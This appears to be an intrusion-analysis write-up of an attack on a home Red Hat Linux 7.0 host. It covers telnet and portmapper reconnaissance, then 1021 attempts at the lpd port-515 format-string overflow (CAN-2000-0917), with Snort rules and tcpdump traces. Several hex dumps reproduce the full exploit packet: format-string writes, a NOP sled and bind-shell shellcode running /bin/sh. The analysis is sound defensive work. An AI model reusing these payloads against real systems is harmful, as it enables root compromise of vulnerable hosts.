1 win 32120 <nop,nop,timestamp 59927164 51517681> (DF) (ttl 48, id 63347)

18:52:08.935774 my.host.26.224.515 > 24.147.188.237.4798: . 1:1(0) ack 1
win 32120 <nop,nop,timestamp 51517696 59927154,nop,nop,sack sack 1
{424:425} > (DF) (ttl 64, id 788)

18:52:08.936750 24.147.188.237.4798 > my.host.26.224.515: P 1:424(423) ack
1 win 32120 <nop,nop,timestamp 59927164 51517681> (DF) (ttl 48, id 63346)
0x0000  4500 01db f772 4000 3006 88a5 1893 bced      E....r@.0.......
0x0010  d8a4 1ae0 12be 0203 2071 c4e0 73a7 abcf      .........q..s...
0x0020  8018 7d78 53e3 0000 0101 080a 0392 6a7c      ..}xS.........j|
0x0030  0312 18f1 4242 f0ff ffbf f1ff ffbf f2ff      ....BB..........
0x0040  ffbf f3ff ffbf 5858 5858 5858 5858 5858      ......XXXXXXXXXX
0x0050  5858 5858 5858 5858 252e 3137 3675 2533      XXXXXXXX%.176u%3
0x0060  3030 246e 252e 3133 7525 3330 3124 6e25      00$n%.13u%301$n%
0x0070  2e32 3533 7525 3330 3224 6e25 2e31 3932      .253u%302$n%.192
0x0080  7525 3330 3324 6e90 9090 9090 9090 9090      u%303$n.........
0x0090  9090 9090 9090 9090 9090 9090 9090 9090      ................
0x00a0  9090 9090 9090 9090 9090 9090 9090 9090      ................
0x00b0  9090 9090 9090 9090 9090 9090 9090 9090      ................
0x00c0  9090 9090 9090 9090 9090 9090 9090 9090      ................
0x00d0  9090 9090 9090 9090 9090 9090 9090 9090      ................
0x00e0  9090 9090 9090 9090 9090 9090 9090 9090      ................
0x00f0  9090 9090 9090 9090 9090 9090 9090 9090      ................
0x0100  9090 9090 9090 9090 9090 9090 9090 9090      ................
0x0110  9090 9090 9090 9090 9090 9090 9090 9090      ................
0x0120  9090 9090 9090 9090 9090 9090 9090 9090      ................
0x0130  9090 9090 9090 9090 9090 9090 9090 9090      ................
0x0140  9090 9090 9090 9090 9090 9090 9090 9031      ...............1
0x0150  db31 c931 c0b0 46cd 8089 e531 d2b2 6689      .1.1..F....1..f.
0x0160  d031 c989 cb43 895d f843 895d f44b 894d      .1...C.].C.].K.M
0x0170  fc8d 4df4 cd80 31c9 8945 f443 6689 5dec      ..M...1..E.Cf.].
0x0180  66c7 45ee 0f27 894d f08d 45ec 8945 f8c6      f.E..'.M..E..E..
0x0190  45fc 1089 d08d 4df4 cd80 89d0 4343 cd80      E.....M.....CC..
0x01a0  89d0 43cd 8089 c331 c9b2 3f89 d0cd 8089      ..C....1..?.....
0x01b0  d041 cd80 eb18 5e89 7508 31c0 8846 0789      .A....^.u.1..F..
0x01c0  450c b00b 89f3 8d4d 088d 550c cd80 e8e3      E......M..U.....
0x01d0  ffff ff2f 6269 6e2f 7368 0a                  .../bin/sh.

18:52:08.936797 24.147.188.237.4799 > my.host.26.224.3879: S
545431139:545431139(0) win 32120 <mss 1460,sackOK,timestamp 59927164
0,nop,wscale 0> (DF) (ttl 48, id 63348)

18:52:08.936801 my.host.26.224.515 > 24.147.188.237.4798: . 1:1(0) ack 425
win 31856 <nop,nop,timestamp 51517696 59927164> (DF) (ttl 64, id 789)

18:52:08.936860 my.host.26.224.3879 > 24.147.188.237.4799: R 0:0(0) ack
545431140 win 0 (ttl 255, id 790)

18:52:08.946274 my.host.26.224.515 > 24.147.188.237.4798: F 1:1(0) ack 425
win 31856 <nop,nop,timestamp 51517697 59927164> (DF) (ttl 64, id 791)

18:52:09.000515 24.147.188.237.4800 > my.host.26.224.515: S
547774555:547774555(0) win 32120 <mss 1460,sackOK,timestamp 59927170
0,nop,wscale 0> (DF) (ttl 48, id 63349)

18:52:09.000646 my.host.26.224.515 > 24.147.188.237.4800: S
1938982267:1938982267(0) ack 547774556 win 32120 <mss
1460,sackOK,timestamp 51517702 59927170,nop,wscale 0> (DF) (ttl 64, id
792)
```

```
18:52:09.004899 24.147.188.237.4798 > my.host.26.224.515: . 425:425(0) ack
2 win 32120 <nop,nop,timestamp 59927171 51517697> (DF) (ttl 48, id 63350)


..... 1017 repetitive connection patterns deleted for brevity .....


18:55:50.434722 24.147.188.237.2860 > my.host.26.224.515: S
772044968:772044968(0) win 32120 <mss 1460,sackOK,timestamp 59949314
0,nop,wscale 0> (DF) (ttl 48, id 3910)

18:55:50.434848 my.host.26.224.515 > 24.147.188.237.2860: S
2160601141:2160601141(0) ack 772044969 win 32120 <mss
1460,sackOK,timestamp 51539844 59949314,nop,wscale 0> (DF) (ttl 64, id
6901)

18:55:50.485555 24.147.188.237.2860 > my.host.26.224.515: . 1:1(0) ack 1
win 32120 <nop,nop,timestamp 59949319 51539844> (DF) (ttl 48, id 3911)

18:55:50.489152 my.host.26.224.1026 > 207.172.3.8.53:  12494+ PTR?
237.188.147.24.in-addr.arpa. (45) (ttl 64, id 6902)

18:55:50.507520 207.172.3.8.53 > my.host.26.224.1026:  12494 q:
237.188.147.24.in-addr.arpa. 1/4/4 237.188.147.24.in-addr.arpa. PTR
deben.ne.mediaone.net. (255) (DF) (ttl 250, id 62679)

18:55:50.585725 24.147.188.237.2860 > my.host.26.224.515: F 424:424(0) ack
1 win 32120 <nop,nop,timestamp 59949329 51539844> (DF) (ttl 48, id 3913)

18:55:50.585826 my.host.26.224.515 > 24.147.188.237.2860: . 1:1(0) ack 1
win 32120 <nop,nop,timestamp 51539859 59949319,nop,nop,sack sack 1
{424:425} > (DF) (ttl 64, id 6903)

18:55:50.587137 24.147.188.237.2860 > my.host.26.224.515: P 1:424(423) ack
1 win 32120 <nop,nop,timestamp 59949329 51539844> (DF) (ttl 48, id 3912)
0x0000  4500 01db 0f48 4000 3006 70d0 1893 bced      E....H@.0.p.....
0x0010  d8a4 1ae0 0b2c 0203 2e04 78a9 80c8 2836      .....,....x...(6
0x0020  8018 7d78 b904 0000 0101 080a 0392 c111      ..}x............
0x0030  0312 6f84 4242 04f0 ffbf 05f0 ffbf 06f0      ..o.BB..........
0x0040  ffbf 07f0 ffbf 5858 5858 5858 5858 5858      ......XXXXXXXXXX
0x0050  5858 5858 5858 5858 252e 3139 3675 2533      XXXXXXXX%.196u%3
0x0060  3030 246e 252e 3233 3475 2533 3031 246e      00$n%.234u%301$n
0x0070  252e 3131 7525 3330 3224 6e25 2e31 3932      %.11u%302$n%.192
0x0080  7525 3330 3324 6e90 9090 9090 9090 9090      u%303$n.........
0x0090  9090 9090 9090 9090 9090 9090 9090 9090      ................
0x00a0  9090 9090 9090 9090 9090 9090 9090 9090      ................
0x00b0  9090 9090 9090 9090 9090 9090 9090 9090      ................
0x00c0  9090 9090 9090 9090 9090 9090 9090 9090      ................
0x00d0  9090 9090 9090 9090 9090 9090 9090 9090      ................
0x00e0  9090 9090 9090 9090 9090 9090 9090 9090      ................
0x00f0  9090 9090 9090 9090 9090 9090 9090 9090      ................
0x0100  9090 9090 9090 9090 9090 9090 9090 9090      ................
0x0110  9090 9090 9090 9090 9090 9090 9090 9090      ................
0x0120  9090 9090 9090 9090 9090 9090 9090 9090      ................
0x0130  9090 9090 9090 9090 9090 9090 9090 9090      ................
0x0140  9090 9090 9090 9090 9090 9090 9090 9031      ................1
0x0150  db31 c931 c0b0 46cd 8089 e531 d2b2 6689      .1.1..F....1..f.
0x0160  d031 c989 cb43 895d f843 895d f44b 894d      .1...C.].C.].K.M
0x0170  fc8d 4df4 cd80 31c9 8945 f443 6689 5dec      ..M...1..E.Cf.].
0x0180  66c7 45ee 0f27 894d f08d 45ec 8945 f8c6      f.E..'.M..E..E..
0x0190  45fc 1089 d08d 4df4 cd80 89d0 4343 cd80      E.....M.....CC..
0x01a0  89d0 43cd 8089 c331 c9b2 3f89 d0cd 8089      ..C....1..?.....
0x01b0  d041 cd80 eb18 5e89 7508 31c0 8846 0789      .A....^.u.1..F..
```

```
0x01c0  450c b00b 89f3 8d4d 088d 550c cd80 e8e3       E......M..U.....
0x01d0  ffff ff2f 6269 6e2f 7368 0a                   .../bin/sh.

18:55:50.587181 24.147.188.237.2861 > my.host.26.224.3879: S
765265301:765265301(0) win 32120 <mss 1460,sackOK,timestamp 59949329
0,nop,wscale 0> (DF) (ttl 48, id 3914)

18:55:50.587184 my.host.26.224.515 > 24.147.188.237.2860: . 1:1(0) ack 425
win 31856 <nop,nop,timestamp 51539859 59949329> (DF) (ttl 64, id 6904)

18:55:50.587250 my.host.26.224.3879 > 24.147.188.237.2861: R 0:0(0) ack
765265302 win 0 (ttl 255, id 6905)

18:55:50.596834 my.host.26.224.515 > 24.147.188.237.2860: F 1:1(0) ack 425
win 31856 <nop,nop,timestamp 51539860 59949329> (DF) (ttl 64, id 6906)

18:55:50.657218 24.147.188.237.2860 > my.host.26.224.515: . 425:425(0) ack
2 win 32120 <nop,nop,timestamp 59949336 51539860> (DF) (ttl 48, id 3916)
```

1.1.1 Source of Trace:

This trace was collected on my home network via cable modem. The target host is a Compaq Presario PC running Red Hat Linux v7.0 second edition (respin).

1.1.2 Detect was generated by:

This detect was generated by the Snort intrusion detection system version 1.6.3. The alert signature file dated 12/18/2000 was downloaded from http://www.whitehats.com/ids/vision.conf. The following rules from this signature file generated the alerts:

```
alert TCP $INTERNAL 23 -> $EXTERNAL any (msg: "IDS8/telnet-daemon-active"; flags:
AP; content: "|ff|"; depth: 1;)

alert TCP $EXTERNAL any -> $INTERNAL 111 (msg: "IDS428/portmap-listing-111"; flags:
AP; rpc: 100000,*,*;)

alert TCP $EXTERNAL any -> $INTERNAL any (msg: "IDS181/shellcode-x86-nops"; flags:
AP; content: "|90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90|";)
```

Since the detect was labeled as “shellcode-x86-nops”, there was a distinct possibility that someone tried a buffer overflow attack, so I included the messages log from the victim host, and I ran a tcpdump against the raw packet data file for analysis. I used the tcpdump (version 3.5) command: “tcpdump –x –X –n –vv –F tcpdump.filt –r inputfile >outputfile”. For brevity, I edited the tcpdump output to eliminate the payload details provided by “-x –X” for packets where the details were not needed.

The filter file “tcpdump.filt” contents, and explanations of sample formats of the tcpdump output and Snort alerts are located in the foreword of this document.

1.1.3 Probability the source address was spoofed:

Two source addresses were used in the attack, and neither is likely to be spoofed. For connections from both addresses, a complete 3-way handshake is completed, a conversation occurs, and a dual 2-way connection close is completed.

1.1.4 Description of attack:

This is a buffer overflow attack to port 515, which is used by the printer daemon "lpd".

This vulnerability is assigned CVE number CAN-2000-0917, and its description can be found at http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0917. At this time, the CVE description is still a draft version since the exploit is relatively new.

The attack carefully crafts a special packet that is sent to port 515 on the victim host. This packet overflows a buffer in the printer daemon in a manner that causes the daemon to execute an arbitrary command, such as /bin/sh. Since the printer daemon is running as the root user, the attacker's command is run with root privileges.

Other than a few probes to ports commonly associated with the SubSeven Trojan and to a few high ports that had no services running, this host had no network activity since it was built on 12/16/2000. The reconnaissance started on 12/24/2000 at 18:25:33EST, and the attack ended at 18:55:50EST.

1.1.5 Attack mechanism:

Overview

I divided the tcpdump traces into 3 parts. Part 1 is the initial reconnaissance. It showed that the victim host was responding on port 23 (telnet) and port 111 (portmapper). Part 2 continues the reconnaissance, and it appears to fingerprint the operating system via the telnet banner. Part 3 is the active attack and the exploit is run.

Part 1 – Initial Reconnaissance

The attacker starts a connection to port 23 (telnet) at 18:25:33.456598.

```
18:25:33.456598 24.147.188.237.2025 > my.host.26.224.23: S
3142818992:3142818992(0) win 32120 <mss 1460,sackOK,timestamp 59767615
0,nop,wscale 0> (DF) (ttl 48, id 14797)
```

A TCP three-way handshake occurs SYN/SYN-ACK/ACK and the connection is established. The attacker's packets look normal, with nothing unusual about the

TCP sequence number, source port, time-to-live, IP id number, or TCP options. At 18:25.33.576033, the victim connects to its ISP's name server and performs a query for the hostname associated with the attacker's address 24.147.188.237, which is deben.ne.mediaone.net. Snort finally alerts when the connection is already established and a packet is pushed back to the attacker.

```
(snort) [**] IDS8/telnet-daemon-active [**]
        12/24-18:25:33.656232 my.host.26.224:23 -> 24.147.188.237:2025

(tcpdump) 18:25:33.656232 my.host.26.224.23 > 24.147.188.237.2025: P 1:13(12) ack 1
        win 32120 <nop,nop,timestamp 51358179 59767620> [telnet DO TERMINAL TYPE, DO
        TSPEED, DO XDISPLOC, DO NEW-ENVIRON] (DF) [tos 0x10]  (ttl 64, id 758)
```

While the telnet connection is still open, the attacker starts a connection to port 111 (portmapper) from the privileged port 823. The attacker's packet looks normal, without visible signs of crafting. When compared to the initial telnet connection, the initial sequence number is changing, time-to-live is the same, and the IP id number is incremented by a reasonable amount although maybe a little large. The portmap SYN packet arrived just after the telnet SYN packet. Considering the short time increment, and that the victim only received one packet (telnet ACK) between these two packets, I would expect the IP id numbers to be very close in sequence. The gap of 28 packet-ids in 0.132656 seconds suggests the attacking host is quite active, possibly running attacks or reconnaissance against other victims simultaneously.

```
        18:25:33.589254 24.147.188.237.823 > my.host.26.224.111: S
        3139044707:3139044707(0) win 32120 <mss 1460,sackOK,timestamp 59767628
        0,nop,wscale 0> (DF) (ttl 48, id 14825)
```

A TCP three-way handshake occurs and the connection is established.

The attacker triggers a Snort alert by requesting a listing of the RPC services, as is highlighted in blue below.

```
(snort)[**] IDS428/portmap-listing-111 [**]
        12/24-18:25:33.694212 24.147.188.237:823 -> my.host.26.224:111

(tcpdump) 18:25:33.694212 24.147.188.237.823 > my.host.26.224.111: P 1:45(44) ack 1
win 32120 <nop,nop,timestamp 59767639 51358172> (DF) (ttl 48, id 14835)
        0x0000   4500 0060 39f3 4000 3006 47a0 1893 bced     E..`9.@.0.G.....
        0x0010   d8a4 1ae0 0337 006f bb1a 0564 0e8f 8671     .....7.o...d...q
        0x0020   8018 7d78 3b27 0000 0101 080a 038f fb57     ..}x;'.........W
        0x0030   030f a9dc 8000 0028 02ce e64c 0000 0000     .......(...L....
        0x0040   0000 0002 0001 86a0 0000 0002 0000 0004     ................
        0x0050   0000 0000 0000 0000 0000 0000 0000 0000     ................
```

0001 86a0 Program: 100000 portmapper
0000 0002 Program version: 2
0000 0004 Procedure: dump

The victim replies back with a listing of the available RPC services.

```
        18:25:33.694799 my.host.26.224.111 > 24.147.188.237.823: P 1:153(152) ack 45
        win 32120 <nop,nop,timestamp 51358183 59767639> (DF) (ttl 64, id 760)
        0x0000   4500 00cc 02f8 4000 4006 6e2f d8a4 1ae0     E.....@.@.n/....
        0x0010   1893 bced 006f 0337 0e8f 8671 bb1a 0590     .....o.7...q....
        0x0020   8018 7d78 875e 0000 0101 080a 030f a9e7     ..}x.^..........
        0x0030   038f fb57 8000 0094 02ce e64c 0000 0001     ...W.......L....
        0x0040   0000 0000 0000 0000 0000 0000 0000 0000     ................
        0x0050   0000 0001 0001 86a0 0000 0002 0000 0006     ................
        0x0060   0000 006f 0000 0001 0001 86a0 0000 0002     ...o............
        0x0070   0000 0011 0000 006f 0000 0001 0001 86b5     .......o........
```

```
0x0080   0000 0001 0000 0011 0000 0400 0000 0001     ................
0x0090   0001 86b5 0000 0003 0000 0011 0000 0400     ................
0x00a0   0000 0001 0001 86b8 0000 0001 0000 0011     ................
0x00b0   0000 0401 0000 0001 0001 86b8 0000 0001     ................
0x00c0   0000 0006 0000 0400 0000 0000               ............
```

This packet provides the following list of services:

portmapper-ver2-tcp-111	0001 86a0 0000 0002 0000 0006 0000 006f
portmapper-ver2-udp-111	0001 86a0 0000 0002 0000 0011 0000 006f
nlockmgr-ver1-udp-1024	0001 86b5 0000 0001 0000 0011 0000 0400
nlockmgr-ver3-udp-1024	0001 86b5 0000 0003 0000 0011 0000 0400
status-ver1-udp-1025	0001 86b8 0000 0001 0000 0011 0000 0401
status-ver1-tcp-1024	0001 86b8 0000 0001 0000 0006 0000 0400

A graceful closure of the portmapper connection occurs, and the attacker aborts the telnet connection with a reset.

This concludes the attacker's initial reconnaissance. In about 0.4 seconds, it has provided important information to the attacker.

1. A host is alive at my.host.26.224.
2. Port 23 is active and responds to connections.
3. Port 111 is active and responds to connections.
4. The RPC portmapper is running and responds to requests.
5. The list of available RPC programs was provided.

Part 2 – Continued Reconnaissance

About 26 minutes after the initial reconnaissance, the attacker starts a connection to port 23 (telnet) at 18:52:00.281595.

```
18:52:00.281595 4.35.24.184.3395 > my.host.26.224.23: S
3372570227:3372570227(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 110,
id 8732)
```

A TCP three-way handshake occurs and the connection is established. The attacker's packets during the connection establishment appear to be normal without any obvious signs of crafting. A significant point to note is that the source IP address is not the same as the initial reconnaissance. The only correlation of this telnet connection to the initial reconnaissance and the subsequent attack is that this brief connection concludes only 6.2 seconds before the next connection begins. Since this machine was not experiencing any other traffic before, during, or after these 3 events, and no other traffic from the 4.35.0.0 network has since ever contacted this machine, the probability of correlation to the other two events is high. This suggests that the attacker has access to multiple machines and is probably not just a casual user testing an attack tool for kicks.

At 18:52:00.430058, the victim connects to its ISP's name server and performs a query for the hostname associated with the attacker's address 4.35.24.184, which is lsanca1-ar4-024-184.dsl.gtei.net.

The telnet session succeeds and gives the attacker a login prompt.

```
18:52:01.354068 my.host.26.224.23 > 4.35.24.184.3395: P 34:106(72) ack 51
win 32120 [telnet WILL ECHO] (DF) [tos 0x10]  (ttl 64, id 776)
0x0000   4510 0070 0308 4000 4006 2711 d8a4 1ae0     E..p..@.@.'.....
0x0010   0423 18b8 0017 0d43 7357 b0cf c905 56a6     .#.....CsW....V.
0x0020   5018 7d78 6a43 0000 fffb 010d 0a52 6564     P.}xjC.......Red
0x0030   2048 6174 204c 696e 7578 2072 656c 6561     .Hat.Linux.relea
0x0040   7365 2037 2e30 2028 4775 696e 6e65 7373     se.7.0.(Guinness
0x0050   290d 0a4b 6572 6e65 6c20 322e 322e 3136     )..Kernel.2.2.16
0x0060   2d32 3220 6f6e 2061 6e20 6936 3836 0d0a     -22.on.an.i686..

18:52:01.494664 4.35.24.184.3395 > my.host.26.224.23: P 51:54(3) ack 106 win
17415 [telnet DO ECHO] (DF) (ttl 110, id 8745)

18:52:01.494751 my.host.26.224.23 > 4.35.24.184.3395: P 106:113(7) ack 54
win 32120 (DF) [tos 0x10]  (ttl 64, id 777)
0x0000   4510 002f 0309 4000 4006 2751 d8a4 1ae0     E../..@.@.'Q....
0x0010   0423 18b8 0017 0d43 7357 b117 c905 56a9     .#.....CsW....V.
0x0020   5018 7d78 6e62 0000 6c6f 6769 6e3a 20       P.}xnb..login:.
```

I included the packet payload to show that the victim is advertising the operating system type and version in its /etc/issue file "Red Hat Linux release 7.0 ….". This gives the attacker the operating system information required to begin trying exploits that are known to work for this computer, providing that the login banner advertises accurate data.

A graceful closure of the connection occurs.

This concludes the attacker's continued reconnaissance. In about 2.1 seconds, it has provided important information to the attacker.

1. A host is still alive at my.host.26.224.
2. Telnet on port 23 is still active and responds to connections.
3. The operating system is Red Hat Linux 7.0. This is crucial.

Part 3 – The Attack

The attacker starts a connection to port 515 (printer) at 18:52:08.574822.

```
18:52:08.574822 24.147.188.237.4796 > my.host.26.224.515: S
551120663:551120663(0) win 32120 <mss 1460,sackOK,timestamp 59927128
0,nop,wscale 0> (DF) (ttl 48, id 63337)

18:52:08.574962 my.host.26.224.515 > 24.147.188.237.4796: S
1939527328:1939527328(0) ack 551120664 win 32120 <mss 1460,sackOK,timestamp
51517660 59927128,nop,wscale 0> (DF) (ttl 64, id 780)

18:52:08.625678 24.147.188.237.4796 > my.host.26.224.515: . 1:1(0) ack 1 win
32120 <nop,nop,timestamp 59927133 51517660> (DF) (ttl 48, id 63338)
```

A TCP three-way handshake occurs and the connection is established. The attacker's packets during the connection establishment appear to be normal without any obvious signs of crafting, so far. A significant point to note is that the source IP address is the same as the initial reconnaissance. The time to live is also 48, as it was in the initial reconnaissance, and the TCP options are the same. The IP id number is now 63337, which is much higher than the last ACK's IP id number 14842 from that source address. This reinforces the notion that this machine is quite active, as was suspected in the initial reconnaissance.

At 18:52:08.629174, the victim connects to its ISP's name server and performs a query for the hostname associated with the attacker's address 24.147.188.237, which is deben.ne.mediaone.net.

The attacker starts to close the connection to port 515. Notice that the IP id is now 63340, and the previous packet from the attacker was 63338. The TCP starting and ending numbers are 424 and 424 (size 0), but we never received bytes 1 to 424. It appears that we have received the FIN out of order, ahead of a packet containing data.

```
18:52:08.729501 24.147.188.237.4796 > my.host.26.224.515: F 424:424(0) ack 1
win 32120 <nop,nop,timestamp 59927143 51517660> (DF) (ttl 48, id 63340)
```

The victim acknowledges that the expected sequence number was 1.

```
18:52:08.729601 my.host.26.224.515 > 24.147.188.237.4796: . 1:1(0) ack 1 win
32120 <nop,nop,timestamp 51517675 59927133,nop,nop,sack sack 1 {424:425} >
(DF) (ttl 64, id 782)
```

Now the conversation gets interesting. The attacker's delayed packet (IP id 63339 with TCP bytes 1-424) arrives with the PSH and ACK flags set. The various header fields look normal. The TCP payload contains a buffer overflow exploit that attempts to execute /bin/sh. The packet contents trigger a Snort alert, which is specifically looking for these TCP flags accompanied by NOPs (hex 90).

```
(snort) [**] IDS181/shellcode-x86-nops [**]
        12/24-18:52:08.730577 24.147.188.237:4796 -> my.host.26.224:515

(tcpdump) 18:52:08.730577 24.147.188.237.4796 > my.host.26.224.515: P 1:424(423) ack
        1 win 32120 <nop,nop,timestamp 59927143 51517660> (DF) (ttl 48, id 63339)
        0x0000   4500 01db f76b 4000 3006 88ac 1893 bced     E....k@.0.......
        0x0010   d8a4 1ae0 12bc 0203 20d9 6f18 739a d6a1     ..........o.s...
        0x0020   8018 7d78 7eaa 0000 0101 080a 0392 6a67     ..}x~.........jg
        0x0030   0312 18dc 4242 f0ff ffbf f1ff ffbf f2ff     ....BB..........
        0x0040   ffbf f3ff ffbf 5858 5858 5858 5858 5858     ......XXXXXXXXXX
        0x0050   5858 5858 5858 5858 252e 3137 3675 2533     XXXXXXXX%.176u%3
        0x0060   3030 246e 252e 3133 7525 3330 3124 6e25     00$n%.13u%301$n%
        0x0070   2e32 3533 7525 3330 3224 6e25 2e31 3932     .253u%302$n%.192
        0x0080   7525 3330 3324 6e90 9090 9090 9090 9090     u%303$n.........
        0x0090   9090 9090 9090 9090 9090 9090 9090 9090     ................
        0x00a0   *** repeating 9090s omitted for brevity ***
        0x0130   9090 9090 9090 9090 9090 9090 9090 9090     ................
        0x0140   9090 9090 9090 9090 9090 9090 9090 9031     ...............1
        0x0150   db31 c931 c0b0 46cd 8089 e531 d2b2 6689     .1.1..F....1..f.
        0x0160   d031 c989 cb43 895d f843 895d f44b 894d     .1...C.].C.].K.M
        0x0170   fc8d 4df4 cd80 31c9 8945 f443 6689 5dec     ..M...1..E.Cf.].
        0x0180   66c7 45ee 0f27 894d f08d 45ec 8945 f8c6     f.E..'.M..E..E..
        0x0190   45fc 1089 d08d 4df4 cd80 89d0 4343 cd80     E.....M.....CC..
        0x01a0   89d0 43cd 8089 c331 c9b2 3f89 d0cd 8089     ..C....1..?.....
        0x01b0   d041 cd80 eb18 5e89 7508 31c0 8846 0789     .A....^.u.1..F..
        0x01c0   450c b00b 89f3 8d4d 088d 550c cd80 e8e3     E......M..U.....
        0x01d0   ffff ff2f 6269 6e2f 7368 0a                 .../bin/sh.
```

The attacker tries starts a connection to port 3879 (unknown service). All of the header fields look normal. The source port is incremented one higher (4797) than the source port used for the 515-printer connection, and the IP id number is one higher (63341) than the 515-printer connection FIN packet. Only the SYN flag is set, and the time to live is again set to 48.

```
18:52:08.730624 24.147.188.237.4797 > my.host.26.224.3879: S
546052661:546052661(0) win 32120 <mss 1460,sackOK,timestamp 59927143
0,nop,wscale 0> (DF) (ttl 48, id 63341)
```

The victim acknowledges the packet that contained the buffer overflow exploit.

```
18:52:08.730628 my.host.26.224.515 > 24.147.188.237.4796: . 1:1(0) ack 425
win 31856 <nop,nop,timestamp 51517675 59927143> (DF) (ttl 64, id 783)
```

The victim resets the attacker's attempted connection to port 3879 since no service is listening on that port. The connection attempt has failed.

```
18:52:08.730691 my.host.26.224.3879 > 24.147.188.237.4797: R 0:0(0) ack
546052662 win 0 (ttl 255, id 784)
```

The victim closes the 515-printer connection since it has received all the expected data and the FIN from the attacker.

```
18:52:08.740112 my.host.26.224.515 > 24.147.188.237.4796: F 1:1(0) ack 425
win 31856 <nop,nop,timestamp 51517676 59927143> (DF) (ttl 64, id 785)
```

The attacker acknowledges the victim's FIN. The 515-printer connection is now closed gracefully.

```
18:52:08.798506 24.147.188.237.4796 > my.host.26.224.515: . 425:425(0) ack 2
win 32120 <nop,nop,timestamp 59927150 51517676> (DF) (ttl 48, id 63343)
```

Attack Observations

The 515 buffer overflow packets always arrive just after the 515 FIN packets. This is probably just due to the additional transportation time required for the buffer overflow packet since it is much larger than the small FIN packet. Also, each of the subsequent conversations' SYN packets may start arriving just before the previous conversations' final FINs and ACKs are exchanged. Since the IP id numbers and TCP sequence numbers look good, this does not cause any exploit behavior and is acceptable in the realm of Internet communications.

For brevity, I included the two initial attempts and the last attempt. The full tcpdump trace is rather large and not necessary for the purposes of this discussion. This same sequence repeats for a total of 1021 times: connect to port 515, attempt the buffer overflow, and then attempt to connect to port 3879 while the 515 connection is shutting down. None of the buffer overflows ever succeed, so the attacker never gets a root shell. If the attack had provided a root shell, the attacker would not need to continue attempting the exploit so many times. Also, we would see network packets exchanged between the two machines containing commands that the attacker would have then issued in the root shell, especially after the last exploit execution.

Examination of the buffer overflow packets reveals that each one is varied slightly. The exact size of the packet, and the alignment and content of the exploit code within the packets vary. I believe that this is a function of the exploit tool. It appears to be adjusting the payload slightly in order to get the buffer overflow to work correctly. Note the differences in the following two payloads. The first is 422 bytes and the second is 426 bytes. Also notice that the code highlighted in red varies, and the code in blue does not.

```
18:52:13.189290 24.147.188.237.4838 > my.host.26.224.515: P 1:423(422) ack 1
win 32120 <nop,nop,timestamp 59927589 51518106> (DF) (ttl 48, id 63466)
0x0000   4500 01da f7ea 4000 3006 882e 1893 bced     E.....@.0.......
0x0010   d8a4 1ae0 12e6 0203 20c5 8501 73f3 ceae     ............s...
0x0020   8018 7d78 0f90 0000 0101 080a 0392 6c25     ..}x..........l%
0x0030   0312 1a9a 4242 a0ff ffbf a1ff ffbf a2ff     ....BB..........
0x0040   ffbf a3ff ffbf 5858 5858 5858 5858 5858     ......XXXXXXXXXX
0x0050   5858 5858 5858 5858 252e 3936 7525 3330     XXXXXXXX%.96u%30
0x0060   3024 6e25 2e39 3375 2533 3031 246e 252e     0$n%.93u%301$n%.
0x0070   3235 3375 2533 3032 246e 252e 3139 3275     253u%302$n%.192u
0x0080   2533 3033 246e 9090 9090 9090 9090 9090     %303$n..........
0x0090   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x00a0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x00b0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x00c0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x00d0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x00e0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x00f0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0100   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0110   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0120   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0130   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0140   9090 9090 9090 9090 9090 9090 9090 31db     ..............1.
0x0150   31c9 31c0 b046 cd80 89e5 31d2 b266 89d0     1.1..F....1..f..
0x0160   31c9 89cb 4389 5df8 4389 5df4 4b89 4dfc     1...C.].C.].K.M.
0x0170   8d4d f4cd 8031 c989 45f4 4366 895d ec66     .M...1..E.Cf.].f
0x0180   c745 ee0f 2789 4df0 8d45 ec89 45f8 c645     .E..'.M..E..E..E
0x0190   fc10 89d0 8d4d f4cd 8089 d043 43cd 8089     .....M.....CC...
0x01a0   d043 cd80 89c3 31c9 b23f 89d0 cd80 89d0     .C....1..?......
0x01b0   41cd 80eb 185e 8975 0831 c088 4607 8945     A....^.u.1..F..E
0x01c0   0cb0 0b89 f38d 4d08 8d55 0ccd 80e8 e3ff     ......M..U......
0x01d0   ffff 2f62 696e 2f73 680a                    ../bin/sh.

18:52:18.047194 24.147.188.237.4882 > my.host.26.224.515: P 1:427(426) ack 1
win 32120 <nop,nop,timestamp 59928075 51518592> (DF) (ttl 48, id 63598)
0x0000   4500 01de f86e 4000 3006 87a6 1893 bced     E....n@.0.......
0x0010   d8a4 1ae0 1312 0203 2119 6499 7389 9ef3     ........!.d.s...
0x0020   8018 7d78 0316 0000 0101 080a 0392 6e0b     ..}x..........n.
0x0030   0312 1c80 4242 48ff ffbf 49ff ffbf 4aff     ....BBH...I...J.
0x0040   ffbf 4bff ffbf 5858 5858 5858 5858 5858     ..K...XXXXXXXXXX
0x0050   5858 5858 5858 5858 7365 6375 7269 7479     XXXXXXXXsecurity
0x0060   2533 3030 246e 252e 3138 3175 2533 3031     %300$n%.181u%301
0x0070   246e 252e 3235 3375 2533 3032 246e 252e     $n%.253u%302$n%.
0x0080   3139 3275 2533 3033 246e 9090 9090 9090     192u%303$n......
0x0090   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x00a0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x00b0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x00c0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x00d0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x00e0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x00f0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0100   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0110   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0120   9090 9090 9090 9090 9090 9090 9090 9090     ................
